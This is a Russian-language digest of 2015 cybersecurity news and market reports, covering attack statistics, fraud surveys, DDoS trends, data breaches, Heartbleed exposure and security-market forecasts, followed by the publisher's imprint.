26 августа 2015, Россия, Приморский край, php.ru

Николай Патрушев, секретарь Совбеза РФ

Секретарь Совета безопасности России Николай Патрушев заявил, что российские системы защиты информации нуждаются в усовершенствовании...

Количество компьютерных атак на информационные системы российских органов власти возрастает, заявил секретарь Совбеза РФ Николай Патрушев.

"Сегодня специалисты фиксируют заметное увеличение числа компьютерных атак на информационно-телекоммуникационные сети и информационные системы органов власти. Отмечается наличие в информационных системах программных средств иностранных технических разведок. Это требует совершенствования системы защиты информации",

— сказал Патрушев.

По его словам, проведенные ФСТЭК России и ФСБ России выборочные оценки защищенности информационных систем органов госвласти и местного самоуправления Хабаровского и Приморского краев, Сахалина, Колымы, Амурской области, Якутии, ЕАО и Чукотки показали слабую эффективность мер по защите информации.

ВЦИОМ: треть пользователей сети сталкивались с интернет-мошенничеством

27 августа 2015, Россия, Москва, dailynewslight.ru

Из результатов опроса, проведенного ВЦИОМ, следует, что в представлении опрошенных наибольший интерес для мошенников представляют данные о банковских реквизитах, паролях, ПИН-кодах (88%). Около двух третей (62%) считают, что наибольшей опасности подвергаются паспортные данные...

Жертвой разного рода интернет-мошенничества становился каждый третий пользователь, при этом больше всего россияне опасаются кражи банковских реквизитов и паспортных данных, следует из результатов опроса, проведенного ВЦИОМ.

Ранее Минкомсвязи сообщало, что интернетом пользуются 62% населения страны. Согласно опросу ВЦИОМ, хотя бы раз становились жертвой интернет-мошенничества 32% пользователей, при этом каждый второй российский пользователь (50%) не опасается атаки интернет-мошенников, а уязвимыми перед преступными действиями в сети чувствуют себя менее половины опрошенных — 45%. Когда-либо сталкивались с вредоносными вирусами и программами 60% респондентов.

В представлении опрошенных наибольший интерес для мошенников представляют данные о банковских реквизитах, паролях, ПИН-кодах (88%). Около двух третей (62%) считают, что наибольшей опасности подвергаются паспортные данные. При этом пароли от социальных сетей (15%) и компьютеров (10%) респондентам не кажутся заманчивыми для интернет-преступников.

Большинство опрошенных (78%) говорит, что не хранит банковские реквизиты, пин-коды и пароли в компьютере, не пересылает их через электронную почту и социальные сети (73%), а также регулярно обновляет антивирусные программы (69%). Сложнее всего пользователям Рунета осознать риски при пользовании публичным Wi-Fi (30%) и приучить себя регулярно менять пароли от почтового ящика и страниц социальных сетей (27%).

Опрос был проведен 22 — 23 августа 2015 года. Опрошено 1600 человек в 130 населенных пунктах, статистическая погрешность не превышает 3,5%.

TrendMicro: Атаки на госсектор и средства общего пользования, а также целенаправленные атаки стали основными угрозами 2 квартала текущего года

07 сентября 2015, Россия, Москва, iemag.ru

Второй квартал 2015 года отличался высоким уровнем уязвимостей и атак. Компания Trend Micro Incorporated проанализировала основные тенденции в области информационной безопасности за второй квартал 2015 года и представила их в отчете «A Rising Tide: New Hacks Threaten PublicTechnologies». В отчете описана эволюция инструментов и методов, которые используют преступники в целях получения максимального возврата от своих инвестиций.

«Во втором квартале мы отметили изменения в ландшафте киберугроз. Киберпреступники стали более изощренными и изобретательными, расширяя привычные способы атак и используя их по-новому, — заявил Раймунд Гинес (Raimund Genes), CTO Trend Micro. — Угрозы от киберпреступности больше нельзя рассматривать как нечто нематериальное. Этот квартал продемонстрировал нам, что потенциальный ущерб от кибератаки может быть куда серьезнее, чем сбой программного обеспечения. Под угрозой могут оказаться самолеты, автомобили и телевизионные каналы».

Хакеры используют более стратегический подход, постоянно его совершенствуя, и все более адресно выбирают своих жертв для того, чтобы увеличить процент успеха. Это находит отражение в экспоненциальном росте использования нескольких традиционных методов атак. Так, например, отмечается 50% рост показателей, связанных с использованием набора эксплойтов Angler, в целом же показатели, связанные с наборами эксплойтов, выросли на 67%. Другим примером является программа-вымогатель CryptoWall, которая используется все более целенаправленно, что повлекло за собой 79% уровень заражения в США.

Госсектор также в полной мере ощутил на себе последствия кибератак. Второй квартал запомнился массивной кражей данных из Налогового управления США в мае и Управления кадровой службы США в июне. Кража данных из Управления кадровой службы — самое крупное происшествие подобного рода на сегодняшний день, затронувшее персональные данные около 21 млн. человек. Другие организации

подверглись целенаправленным атакам с использованием вредоносных макросов и новых C&C серверов. Также продолжилось использование вновь эксплуатируемых уязвимостей, включая уязвимости нулевого дня группы Pawn Storm.

Если посмотреть на ландшафт угроз за второй квартал в целом, то можно отметить, что США стали основной площадкой для различных действий хакеров, таких как атаки, вредоносные ссылки, спам, C&C серверы и программы-вымогатели.

Основные выводы отчета:

1) Киберпреступность угрожает средствам общественного пользования Вещательные сети, самолеты, автоматизированные средства передвижения, домашние роутеры подвергаются не только риску вредоносного заражения, но и физическим помехам и угрозам.

2) Значительный ущерб способны причинить не только организованные группы, но и киберпреступники-одиночки

<<...Хакеры используют более стратегический подход, постоянно его совершенствуя, и все более адресно выбирают своих жертв для того, чтобы увеличить процент успеха...>>

Атаки FighterPoS и MalumPoS, реализованные хакерами-одиночками «Lordfenix» и «Frapstar», а также атака с помощью кейлоггера Hawkeye, показывают, что хакеры по одиночке могут оказать большое влияние на сегодняшний ландшафт угроз.

3) Возрастает роль госструктур в борьбе с киберпреступностью

Интерпол, Европол, Министерство национальной безопасности и ФБР сыграли важную роль в борьбе с ботнетами. Официальное обвинение основателя Silk Road Росса Ульбрихта (Ross Ulbricht) пролило свет на природу и опасность глубокой паутины.

4) Атаки на госструктуры способны нанести ущерб национального и политического масштаба

Атака на Управления кадровой службы США стала шокирующим доказательством того, что любые персональные данные находятся под угрозой. Вредоносные макросы, тактика island-hopping и C&C серверы — основные средства, использованные для атак на государственные данные.

5) Появились новые угрозы для публичных веб-сайтов и мобильных устройств Уязвимости в веб-приложениях стали столь же опасными, что и угрозы для программного обеспечения. Хакеры будут использовать любую доступную уязвимость, поэтому пользовательские приложения нуждаются в надежной защите.

6) Россия, как и в прошлом квартале, на втором месте в мире по количеству рассылаемого спама

На первом месте также остались США, а на третьем Китай. Наиболее используемым языком среди спамеров остался английский, однако китайский и немецкий языки показали значительный рост в сравнении с прошлым кварталом.

Qrator Labs: исследование DDoS-атак и уязвимостей в веб-приложениях в первой половине 2015 года

09 сентября 2015, Россия, Москва, qrator.net

В первой половине 2015 года Qrator Labs с помощью собственного одноименного сервиса нейтрализовала 9 347 DDoS-атак. В аналогичном периоде 2014 года эта цифра составила 2 715.

Рост общего числа атак обусловлен как ростом клиентской базы компании, так и существенным повышением активности киберпреступников. Максимальное число атак в день, нейтрализованных сетью фильтрации трафика Qrator, увеличилось с 38 в первом полугодии 2014 до 109 в 2015 году. Также выросло и среднее количество DDoS в день - — с 15 до 51, соответственно.

Максимальный размер ботнета, задействованного в атаке, уменьшился с 420 489 до 162 528 машин, а максимальная длительность атаки увеличилась с 91 дня в 2014 году до 122 дней в 2015. Увеличилась также доля Spoofing-атак – с 1 557 до 6 065. Это атаки, в которых вместо IP-адреса реального пользователя подставляется фальшивый.

По сравнению с первым полугодием 2014, в аналогичном периоде 2015 года число атак со скоростью более 1 Гб/с выросло со 198 до 276. Увеличилось количество и высокоскоростных атак – более 100 Гб/с – с 45 до 67, соответственно.

«Продолжается тенденция увеличения массовости простых DDoS-атак. Общий рост в немалой степени обусловлен атаками на полосу скоростью около 1 Гб/с. Такой полосы недостаточно, чтобы создать проблемы крупным Интернет-сервисам, но достаточно для небольших сайтов, которые размещены на хостинге со скромными ресурсами, например, с 1 Гб пропускной полосы на всю стойку физических серверов. Кроме того, затраты на проведение таких атак невысоки, и, соответственно, они относительно дешевы для заказчика. Поэтому компаниям с бизнесом в интернете, у которых нет профильных специали-

стов, стоит насторожиться. Рост атак на компании из сектора e-commerce и услуг такси в частности это наглядно иллюстрирует», – комментирует Александр Лямин, руководитель Qrator Labs.

Наметился тренд по уменьшению количества амплификаторов в сети благодаря действиям операторов связи по противодействию данной угрозе. Однако, вопреки прогнозам, этого пока недостаточно, чтобы сократилось число атак с применением амплификаторов. Их всё равно еще слишком много и достаточно для организации атаки полосой в несколько сотен гигабит в секунду. Под амплификатором понимается UDP-сервер, работающий без авторизации, который на небольшой запрос способен посылать в разы больший ответ. Для его использования злоумышленник подделывает адрес отправителя UDP-пакета, подставляя адрес атакуемого сервиса. В результате хакер посылает небольшие пакеты, не очень нагружая свои каналы, а амплификатор отвечает в разы большими в адрес атакуемого сервиса.

Снова появилась тенденция по увеличению числа DDoS-атак на веб-приложения на уровне L7 сетевой модели OSI с использованием классических ботнетов. Такой ботнет может по удалённой команде выполнять сетевые атаки без ведома владельцев зараженных компьютеров. Если раньше ботнеты использовались в основном для рассылки спама, майнинга криптовалют и выполнения примитивных DDoS-атак, то сегодня они стали более серьёзной угрозой безопасности. По прогнозам Qrator Labs, подобных атак в ближайшее время станет еще больше.

Объемные DDoS-атаки стали проводиться все реже, но иногда они опять возвращаются. Яркий пример – атаки с использованием серверов Wordpress.

«В 2015 году появился новый тренд – атаки на инфраструктуру сети (маршрутизаторы, коммутаторы), в том числе манипуляции с протоколами маршрутизации. Такие атаки влияют не на приложения или каналы, а на информацию о маршрутах, работоспособность оборудования, которое пересылает пакеты. В этом направлении будет смещаться фокус атак в ближайшие несколько лет, поскольку с атаками на полосу пропускания, например, уже научились бороться, методы очевидны, и противодействовать им легко. А атаки, влияющие на инфраструктуру сети, крайне разрушительны, поскольку их сложно обнаружить, и методы противодействия только начинают разрабатываться»,– отмечает Александр Лямин.

<<...По сравнению с первым полугодием 2014, в аналогичном периоде 2015 года число атак со скоростью более 1 Гб/с выросло со 198 до 276...>>

Статистика по хакерским атакам и уязвимостям веб-приложений

В первой половине 2015 года компания Wallarm зарегистрировала на 37,8% больше атак на уровень приложений, чем за аналогичный период 2014 года.

Показатель средневзвешенного числа атак на один веб-проект в день также увеличился с 47 до 89 атак. Эта цифра показывает количество автоматизированных инструментов (сканеров), выполняющих анализ в Интернете в непрерывном режиме. Таким образом, можно говорить об увеличивающейся «агрессивности» сети по отношению к сайтам.

Среднее число уязвимостей, обнаруженных Wallarm в первый месяц после подключения нового клиента, увеличилось с 5 до 7 штук. При этом доля критических уязвимостей из них, как и в прошлом году, в среднем составляет 2.

Доля проектов, где за первый месяц не было обнаружено ни одной уязвимости, как и в прошлом году, не превысила 2%.

Зоны риска взломов по отраслям, по сравнению с 2014 годом, выглядят иначе. На первое место выходит игровая индустрия, а лидер прошлого года — электронный банкинг — опустился на 4 позицию.

1. Игровая индустрия [+3]
2. Рекламные сети (CPA: партнерские сети) [+3]
3. Электронная коммерция (магазины и аукционы) [-1]
4. Платежные системы и банки [-3]
5. СМИ [-2]

«Злоумышленники стали использовать игры как источник доходов из-за слабого контроля игровых валют. Никакого финансового мониторинга «волшебных кристаллов» не существует. После взлома хакер получает возможность создавать своим персонажам игровую валюту прямо в базе данных, без оплаты ее реальными деньгами. Затем через форумы и социальные сети игровую валюту предлагается купить честным игрокам за 25-50% от реальной цены в игре. Игроки отправляют деньги хакерам через электронные системы, а хакеры переводят валюту внутри игры от своих персонажей персонажам покупателей», — комментирует Иван Новиков, генеральный директор Wallarm.

Рекламные сети испытывали пик интереса со стороны хакеров в 2005-2008 годах. В первом полугодии 2015 эта отрасль сместилась с 5 на 2 позицию. Злоумышленники питают особый интерес к CPA ввиду своей безопасности. Сама партнерская сеть, будучи взломанной, не несет экономические потери, а, напротив, только выигрывает. Хакер, получив доступ к базе данных партнерской сети, увеличивает число показов для своих сайтов. Таким образом, взломщик повышает свои выплаты, не оказывая на самом деле услугу показа рекламных материалов на эту сумму. Система получает комиссию, а расплачиваться за все приходится рекламодателю. Получается интересная ситуация – если произошел взлом CPA сети, то пострадали ее рекламодатели, а сама сеть только заработала больше. Разумеется, в долгосрочной перспективе это несет репутационный ущерб сети, но до этого времени может пройти несколько лет.

Duo Labs: обновление ПО мобильных устройств – ахиллесова пята кибербезопасности

14 сентября 2015, Италия, tcinet.ru

Личные мобильные устройства сотрудников, используемые для работы в корпоративных сетях в рамках программ BYOD (Bring Your Own Device), являются одной из главных угроз кибербезопасности бизнеса.

Очередное подтверждение этого тезиса представила компания Duo Labs. По данным ее исследования, лишь на половине всех смартфонов от Apple, используемых сегодня в мире в рамках BYOD, установлена последняя версия операционной системы iOS. Это автоматически означает, что другая половина продолжает использовать iOS 8.3 и более ранние версии – в которых существует не менее сотни опасных уязвимостей.

По оценкам эксперта Duo Labs Майка Хенли в мире сегодня используется порядка 20 миллионов моделей iPhone, поддержка которых в принципе прекращена производителем (iPhone 4 и более ранние модели). С прекращением же поддержки iPhone 4S эта цифра вырастет сразу до 60 миллионов. И, наконец, еще одно печальное открытие состоит в том, что лишь 10 процентов всех пользователей мобильных Apple-устройств устанавливают обновления ПО более или менее своевременно – в течение недели после их выхода.

Впрочем, с устройствами на платформе Android все обстоит еще хуже. Лишь каждый пятый их пользователь может похвастаться тем, что на его смартфоне или планшете установлена последняя версия ОС Android Lollipop. Все это вместе позволяет говорить о том, что несвоевременность обновления ПО мобильных устройств превращается в одну из главных угроз кибербезопаности не только самих пользователей, но и компаний, в которых они работают.

IDC: рынок аппаратных средств безопасности растет 23 квартала подряд

15 сентября 2015, США, dailycomm.ru

Аналитики International Data Corporation (IDC) констатируют сохранение растущего спроса на устройства, предназначенные для обеспечения информационной безопасности (ИБ). Крупнейшим производителем этой продукции остается Cisco.

В первой половине 2015 года совокупная выручка вендоров от реализации аппаратных средств сетевой защиты составила 4,9 млрд долларов, что на 9,6% больше, чем годом ранее. Поставки изделий за этот период возросли на 8,8%, до 1,1 млн штук.

Рассматриваемый рынок растет уже 23 квартала подряд, в прошлой четверти подъем измерялся 12,2% в денежном выражении (до 2,6 млрд долларов) и 10,6% в натуральном (до 567 388 единиц).

Наибольшие темпы роста продаж аппаратных средств безопасности демонстрирует Азиатско-Тихоокеанский регион (исключая Японию). Здесь во втором квартале 2015 года доходы производителей и отгрузки поднялись на 21,6% и 17,6% соответственно в сравнении с показателями годичной давности. Существенную роль в этом прогрессе сыграл Китай, на долю которого приходится больше половины продаж решений. Китайский рынок оборудования для обеспечения информационной безопасности растет в два раза быстрее по сравнению с их продажами во всем Азиатско-Тихоокеанском регионе.

В своем исследовании специалисты обратили внимание на продолжающееся два квартала падение реализации аппаратных средств сетевой защиты в странах Центральной и Восточной Европы, Ближнего Востока и Африки. В апреле-июне нынешнего года объем поставок в этом регионе снизился на 2,2% в годовом исчислении, составив 41 274 штук, в деньгах спад оказался существеннее - на 6,7%, до 150 млн долларов.

Крупнейшим продавцом устройств, предназначенных для обеспечения информационной безопасности, по-прежнему является Cisco, которая заработала на этом рынке 414 млн долларов по итогам второго квартала 2015 года. Относительного того же периода 2014-го выручка американской компании поднялась на 5,9%, а рыночная доля - на 0,9 процентного пункта, до 18,2%.

У идущей следом Check Point реализация оборудования подскочила на 11,9%, до 293 млн долларов за минувший квартал, что соответствует 12,9% от общемирового значения. В тройку лидеров вошла компания Fortinet, которая с 7,2-процентным показателем присутствия смогла опередить Palo Alto Networks (7%). Последняя за год увеличила продажи аппаратных средств сетевой защиты на 30,3%, однако у Palo Alto Networks рост был крупнее - на 51,5%.

Gemalto: утечки данных все чаще организуются госструктурами

16 сентября 2015, Россия, Москва, computerworld.ru

Хищение персональных данных становится наиболее распространенной целью взломов корпоративных сетей. При этом, по заявлениям Gemalto, значительно увеличилось количество атак, за которыми стоят различные государственные структуры...

За первые шесть месяцев 2015 года экспертами было зафиксировано 888 инцидентов. По сравнению с первой половиной прошлого года количество утечек данных увеличилось на 10%. Что интересно, при этом количество скомпрометированных записей сократилось на 41%. Это во многом объясняется снижением числа крупномасштабных утечек в отрасли розничной торговли.

Тем не менее, в результате крупных утечек по-прежнему похищаются большие объемы персональной информации и учетных данных. Самой крупной утечкой данных в первой половине 2015 года стала атака с целью хищения идентификационных данных клиентов Anthem Insurance. Среди других крупных инцидентов можно отметить кражу данных из Управления кадрами США, Генеральной дирекции по делам населения и гражданства Турции и российского сервиса Topface. Фактически, на долю 10 крупнейших утечек данных приходится 81,4% всех скомпрометированных записей данных.

Хакеры устраивают изощренные комплексные атаки, в результате которых вскрываются огромные массивы записей данных. Как правило, киберпреступникам удается безнаказанно уходить с большим количеством ценной информации.

На долю утечек, организованных государственными структурами, приходится всего лишь 2% от всех инцидентов, однако количество скомпрометированных данных в результате подобных атак составляет в общей сложности 41% от общего их числа. В прошлом году ни один из десяти крупнейших инцидентов не был атакой со стороны госструктур. Сейчас ситуация изменилась: три из десяти крупнейших утечек, в том числе две самых крупных, были профинансированы государством.

Bat Blue Networks: эксперты оценили киберриски в глобальном масштабе

16 сентября 2015, США, dailycomm.ru

Действия киберпреступников дорого обходятся мировой экономике. О денежных потерях рассказали в компании Bat Blue Networks, специализирующейся на решениях в области информационной безопасности (ИБ).

В Bat Blue Networks ссылаются на данные неназванной глобальной страховой компании, которая подсчитала, что рост киберрисков будет стоить мировой экономике 445 млрд долларов в год, из которых 108 млрд долларов придутся на Соединенные Штаты.

По словам экспертов, риски, связанные с угрозой корпоративным ИТ-инфраструктурам, в настоящее время являются серьезной опасностью для бизнеса. Все больше компаний сталкиваются с новыми хакерскими атаками, нарушающими работу предприятия и имеющими серьезные последствия правового характера.

В страховой компании отметили, что за последние 15 лет киберриски существенно выросли, а крупнейшим странам мира приходится противостоять гигантским ИБ-угрозам и нести немалые расходы. К примеру, на долю экономик США, Китая, Германии и Японии приходится почти половина затрат на предотвращение кибернетических рисков - более 200 млрд долларов из 445 млрд.

Исследователи предупреждают, что многие компании недооценивают киберриски и нуждаются в адаптации к динамически изменяющимся угрозам.

Наиболее заметными киберпреступлениями сегодня являются похищение данных и нарушение неприкосновенности частной жизни. В ближайшие годы наберут силу кражи интеллектуальной собственности, кибервымогательства и диверсии в сфере высоких технологий, говорится в отчете.

По прогнозам специалистов исследовательской фирмы Cybersecurity Ventures, в ближайшие пять лет объем рынка услуг кибербезопасности вырастет до 170 млрд долларов, а примерная сумма материального ущерба от хакерских атак составит около 500 млрд долларов. Основными целями злоумышленников являются финансовые и банковские учреждения, телекоммуникационные и оборонные компании, а также предприятия нефтегазового сектора.

Проблему осложняет имеющийся дефицит кадров в области информационной безопасности. По прогнозам главы Symantec Майкла Брауна (Michael Brown), к 2019 году ИБ-рынку будет не хватать около 1,5 млн специалистов, при этом спрос в данной отрасли вырастет до 6 млн вакансий. В Cisco оценивают мировой дефицит профессионалов в сфере информационной безопасности на уровне 1 млн открытых вакансий.

Обзор: эксперты оценили развитие ИБ-рынка

16 сентября 2015, Россия, Москва, монитор, иа

16.09.2015, США, dailycomm.ru: ИБ-рынку предсказали ежегодный рост на 7,4%

Исследовательская компания Gartner подготовила прогноз по развитию мирового рынка информационной безопасности (ИБ). Некоторые выкладки из большого отчета аналитики обнародовали на своем официальном сайте.

Эксперты ожидают, что в период с 2015 по 2019 год продажи ИБ-решений будут увеличиваться в среднем на 7,4% в год. Наибольший потенциал роста в Gartner связывают с технологиями тестирования защищенности ИТ-систем, аутсорсингом и системами предотвращения несанкционированного доступа.

По словам аналитиков, ключевыми драйверами роста расходов на ИБ-рынке станут правительственные инициативы, усиление законодательных требований и ряд громких утечек.

К числу негативных факторов специалисты относят приведение ИБ-решений к некому стандартизованному виду, обеспечивающему массовое их тиражирование (в англоязычной терминологии commoditization).

В исследовании говорится, что прогноз по росту продаж потребительского программного обеспечения для защиты компьютерных систем составлен консервативным из-за изменчивости и неопределенности динамики развития этого сегмента.

В странах Азиатско-Тихоокеанского региона аналитики ожидают высокий спрос на услуги консалтинга в области информационной безопасности, чему, в частности, способствует улучшение индийской экономики. Однако замедление темпов экономики в Китае и других странах региона с одной стороны и рост рынка ИБ-сервисов с другой создают неоднозначную ситуацию, поэтому эксперты не могут составить точный прогноз по Азиатско-Тихоокеанскому региону.

В IDC считают, что российский рынок информационной безопасности в 2015 году не вырастет. Хакеры, тем временем, активизируют усилия. К примеру, не так давно компания Eset сообщила о возвращении в Россию кибергруппировки Carbanak, ответственной за кражи сотен миллионов долларов, данных кредитных карт и интеллектуальной собственности.

Что касается крупнейших производителей ИБ-решений, первое место по выручке по-прежнему удерживает американская компания Symantec, свидетельствуют данные аналитиков Gartner. По их подсчетам, доля Symantec в 2014 году составила 17,2% против 8,5% у ближайшего преследователя Intel. Тройку лидеров замыкает IBM с 6,9-процентным показателем. На четвертом месте расположилась Trend Micro с долей 4,9% и на пятом - EMC, которой принадлежит 3,7% рынка решений информационной безопасности в денежном выражении.

16.09.2015, dailycomm.ru: Российский ИБ-рынок развивается даже в кризис

Эксперты Zecurion Analytics провели опрос с целью выяснить насколько экономическая ситуация в стране повлияла на российский рынок информационной безопасности (ИБ). По итогам исследования аналитики пришли к выводу, что рынок продолжает развиваться даже в кризис.

В Zecurion Analytics опросили более 200 специалистов и руководителей ИТ- и ИБ-подразделений. Большинство из них, как выяснилось, не готовы сокращать расходы на защиту данных. Более того, компании стали тщательнее защищать критичные данные, выделяя на это больше средств.

У 36% опрошенных расходы на ИБ-решения в 2015 году остались на прошлогоднем уровне, у 11% респондентов затраты возросли. Больше половины участников опроса не намерены урезать финансирование этих проектов в следующем году. Такие планы есть у 12% компаний.

Популярность продуктов в области обеспечения информационной безопасности среди организаций растет за счет увеличения числа инцидентов, связанных с кражей или попыткой воровства конфиденциальных данных. К примеру, 17% опрошенных отметили рост количества угроз со стороны сотрудников компании.

В кризисное время организации заметно изменили подход к покупке конкретных ИБ-решений. По данным опроса, каждая пятая компания стала дольше выбирать продукт, а у трети респондентов изменились критерии выбора.

Джон Мэтерли: свыше 200 тыс. подключенных к глобальной сети устройств, эксплуатирующих OpenSSL Heartbleed, по-прежнему остаются мишенью для атак

17 сентября 2015, США, iksmedia.ru

Джон Мэтерли (John Matherly)

Свыше 200 тысяч подключенных к глобальной сети устройств по-прежнему остаются мишенью для атак, эксплуатирующих уязвимость криптографических протоколов OpenSSL Heartbleed, выявленную еще в апреле прошлого года.

Такие данные представил исследователь Джон Мэтерли (John Matherly), создатель сервиса Shodan, осуществляющего мониторинг устройств, подключенных к сети в рамках концепции «интернет вещей» («умные» телевизоры, холодильники, мониторы для наблюдения за грудными детьми и т.д.).

Обнаружение Heartbleed почти полтора года назад вызвало в интернет-кругах реакцию, близкую к панической. Используя уязвимость, злоумышленники могли получать доступ к паролям и другой критически важной информации огромного числа пользователей. Эксперты оценивали степень угрозы Heartbleed в «11 баллов из 10 возможных». Однако стараниями ведущих технологических компаний, уязвимость была достаточно оперативно устранена на значительной части устройств. После чего интерес к ней пошел на спад.

Между тем, угроза, как выясняется, вовсе не миновала. Как отмечает исследователь Грэм Клули, комментируя результаты Джона Мэтерли, многие производители и разработчики, вероятно, просто махнули рукой на проблему, сочтя, что она решится сама собой по мере смены поколений устройств и ПО. Этот процесс сегодня идет и впрямь очень быстро. Однако не настолько, чтобы забывать о требованиях кибербезопасности. Цифра в 200 с лишним тысяч устройств, уязвимых перед Heartbleed – печальное тому подтверждение. Кстати, лидируют по этому показателю Соединенные Штаты, где, по данным Shodan, уязвимость Heartbleed по-прежнему угрожает почти 60 тысячам устройств.

Panda Security: во 2 квартале 2015 года количество новых вредоносов увеличилось на 43%

17 сентября 2015, Испания, stfw.ru

Специалисты испанской компании Panda Security опубликовали отчет за второй квартал 2015 года, согласно которому количество нового вредоносного ПО увеличилось на 43% по сравнению с аналогичным периодом предыдущего года. Так, ежедневно исследовали регистрировали в среднем 230 тыс. образцов.

Эксперты считают, что рост угроз вызван попытками злоумышленников обойти средства защиты, используемые рядовыми пользователями и организациями. Из исследованных образцов наиболее распространенными стали трояны (71%), традиционные вирусы оказались на втором месте (11%), последнее заняли черви (6%).

Наибольшее число заражений было зарегистрировано в странах Азии и Латинской Америки. Здесь лидируют Китай (47,5%), Турция (43%), Перу (42%) и Россия (41%). В свою очередь, европейские страны могут похвастаться самым низким уровнем инфицирования. В этом регионе больше всего пострадали Нидерланды (28%), Португалия (27%) и Бельгия (27%). Великобритания находится на шестой позиции с показателем 25%.

По данным Panda Security, во втором квартале 2015 года чаще всего устройства пользователей инфицировали трояном-вымогателем Cryptolocker. Отмечается, что в последнее время злоумышленники стали больше использовать для этой цели вредоносные макросы.

Как пояснил изданию Infosecurity представитель Panda Security, после инфицирования троян сохраняет несколько своих копий и прописывает себя в ветвь системного реестра, благодаря чему активируется при каждом запуске компьютера. Далее вредонос при помощи алгоритма RSA зашифровывает ценные файлы и просит выкуп за их расшифровку. В таких случаях эксперты не советуют выплачивать требуемые деньги, поскольку это только поспособствует процветанию атак данного типа.

НОВЫЕ ИЗДАНИЯ 2016 ГОДА:

- БЕЗОПАСНОСТЬ В ТОПЛИВНО-ЭНЕРГЕТИЧЕСКОМ КОМПЛЕКСЕ
- ВЕСТНИК КИБЕРБЕЗОПАСНОСТИ
- ВЕСТНИК ОПК. СОВРЕМЕННОЕ ОРУЖИЕ
- ВЕСТНИК СТАРТАПОВ (START UP)
- ИМПОРТОЗАМЕЩЕНИЕ: ИТ + ЭЛЕКТРОНИКА
- МИР БОЛЬШИХ ДАННЫХ (BIG DATA)
- МИР ИНТЕРНЕТА ВЕЩЕЙ/ INTERNET OF THINGS WORLD

...Маркетинг состоит в том, чтобы рассказать людям
(или распространить среди людей) историю о ваших преимуществах, причем так,
чтобы эти люди могли оценить такие преимущества...

Сет Годин (Seth Godin) (род. 1960)
— гениальный маркетолог нашего времени, предприниматель,
писатель, постоянный автор журнала Fast Company

НОВИНКИ * ОБЗОРЫ * АНАЛИТИКА * РЕЙТИНГИ * ТРЕНДЫ * ЭКСПЕРТИЗА

ТРЕНДЫ * ЭКСПЕРТИЗА * НОВИНКИ * ОБЗОРЫ

НОВИНКИ * ОБЗОРЫ * АНАЛИТИКА * РЕЙТИНГИ

ТРЕНДЫ * ЭКСПЕРТИЗА * НОВИНКИ * ОБЗОРЫ * АНАЛИТИКА * РЕЙТИНГИ

Периодичность выхода Ежемесячно
Учредитель ООО «Гротек»
Генеральный директор Андрей Мирошкин
Издатель Информационное агентство «Монитор»
Руководитель агентства Татьяна Никонова
Свидетельство о регистрации СМИ ИА № 77-1095
Тираж Менее 1000 экз.

Подписка по каталогам в отделениях Почты России:
Газеты и журналы индекс **80349**

Почта: 123007, Москва, а/я 82
Телефон: (495) 647-0442 Факс: (495) 221-0862
Подписка: monitor@groteck.ru www.icenter.ru
Редакционное сотрудничество: monitor@groteck.ru

iCENTER.ru